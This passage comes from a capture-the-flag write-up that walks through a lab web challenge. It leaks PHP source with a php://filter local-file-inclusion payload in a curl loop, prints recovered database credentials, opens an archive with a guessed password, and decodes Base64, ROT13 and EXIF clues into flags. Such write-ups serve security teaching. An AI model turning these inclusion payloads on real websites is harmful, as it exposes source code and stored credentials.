
Using CyberChef to decode gave:
<?php
$server    = "localhost";
$username  = "ctf";
$password  = "AS34nfgY7(fghghfK";
$database  = "Users";
//VW5pdGVkIFN0YXRlcyBGbGFnOiBiZGFkZDRiYWEwYzg4MGRhMDUzNjFlMmQxYWNhZGMyOQ==
?>
3.4 Pull out hidden comments and flag material
By just looking at the decoded source, a Base64 comment appears right below the database line:
//VW5pdGVkIFN0YXRlcyBGbGFnOiBiZGFkZDRiYWEwYzg4MGRhMDUzNjFlMmQxYWNhZGMyOQ==Decode it:
echo 'VW5pdGVkIFN0YXRlcyBGbGFnOiBiZGFkZDRiYWEwYzg4MGRhMDUzNjFlMmQxYWNhZGMyOQ==' | base64 -dOutput:
United States Flag: bdadd4baa0c880da05361e2d1acadc29
3.5 Repeat for all interesting files
Do the same for login, member, and captcha:
for f in login member config captcha; do
  echo "[+] Leaking $f"
  curl -s "http://10.241.20.31/CTF_AFRICA_SUMMIT_2026/?page=php://filter/convert.base64-encode/resource=$f" \
    -o "$f.html"
  b=$(tr -d '\n' < "$f.html" | sed -n 's/.*\(PD9waHA[A-Za-z0-9+/=]*\).*/\1/p')
  echo "$b" | base64 -d > "$f.php"
  echo "    saved $f.php"
done
Then inspect what matters - the files are only a few lines each:
grep -nE 'Sucker|322fc349|Flag|password|session|mysqli' *.php
This reveals:
- A hidden member path and archive reference in
member.php - DB credentials and the US flag comment in
config.php
3.6 Why this step matters
Step 3 gives two critical outcomes:
- Immediate flag recovery (
United States Flag) - Pivot information for the next stage: the hidden path to the encrypted archive used in Step 4
Step 4: Use the Member Path to Reach the Hidden Archive
The member.php source pointed to a strange path:
/CTF_AFRICA_SUMMIT_2026/322fc34936c70d4c81ba011c6bac7df3/__Sucker for Pain__Requesting the directory showed it contained only that one file. Downloading it and running file confirmed it was an encrypted 7-zip archive:
file '__Sucker for Pain__'Output:
┌─[havoc@havocsec]─[~/Downloads/ctf/connectedAfrica]
└──╼ $file '__Sucker for Pain__'
__Sucker for Pain__: 7-zip archive data, version 0.4
The archive prompted for a password. Trying the directory name as the password worked:
7z x -p"322fc34936c70d4c81ba011c6bac7df3" -y -osucker_ex '__Sucker for Pain__'The extracted file was:
┌─[havoc@havocsec]─[~/Downloads/ctf/connectedAfrica/sucker_ex/wow_you're_god]
└──╼ $ls
"follow_the_PATH_and_you'll_find_me.txt"
Its contents were Base64 encoded:
Um9tYW5pYSBGbGFnOiBiYjA4ZmNjMWI3NWUxMjY4YmRkZjBhMzdiMzZmODdhYw==Decoding it:
echo 'Um9tYW5pYSBGbGFnOiBiYjA4ZmNjMWI3NWUxMjY4YmRkZjBhMzdiMzZmODdhYw==' | base64 -dOutput:
Romania Flag: bb08fcc1b75e1268bddf0a37b36f87acStep 5: Kenya Flag
This part required combining image metadata analysis with GPS coordinate lookup.

Opening http://10.241.20.31/CTF_AFRICA_SUMMIT_2026/ presented the following homepage:

Clicking the flag link navigated to http://10.241.20.31/CTF_AFRICA_SUMMIT_2026/?page=flag, which displayed a Harley Quinn image. Using DevTools (F12) and inspecting the images folder revealed Harley.jpg was loaded directly from the server.
1. Download the image:
curl -s -o Harley.jpg http://10.241.20.31/CTF_AFRICA_SUMMIT_2026/images/Harley.jpg2. Read EXIF metadata:
exiftool Harley.jpg
Output:
Image Description               : GeotagMyPic
Camera Model Name               : Canon
GPS Latitude Ref                : South
GPS Longitude Ref               : East
GPS Latitude                    : 1 deg 17' 48.28" S
GPS Longitude                   : 36 deg 48' 59.05" E
XP Comment                      : Xraln Synt=zq5("$pbhagel" . "$pvgl" . "Fhzzvg")
3. Decode the XP Comment with ROT13:
python3 - <<'PY'
from codecs import decode
s='Xraln Synt=zq5("$pbhagel" . "$pvgl" . "Fhzzvg")'
print(decode(s, 'rot_13'))
PY
Output:
Kenya Flag=md5("$country" . "$city" . "Summit")
4. Convert GPS coordinates from DMS to decimal degrees for Google Maps:

1.29674444, 36.81640278Plotting those coordinates on Google Maps confirmed the location as Nairobi, Kenya.
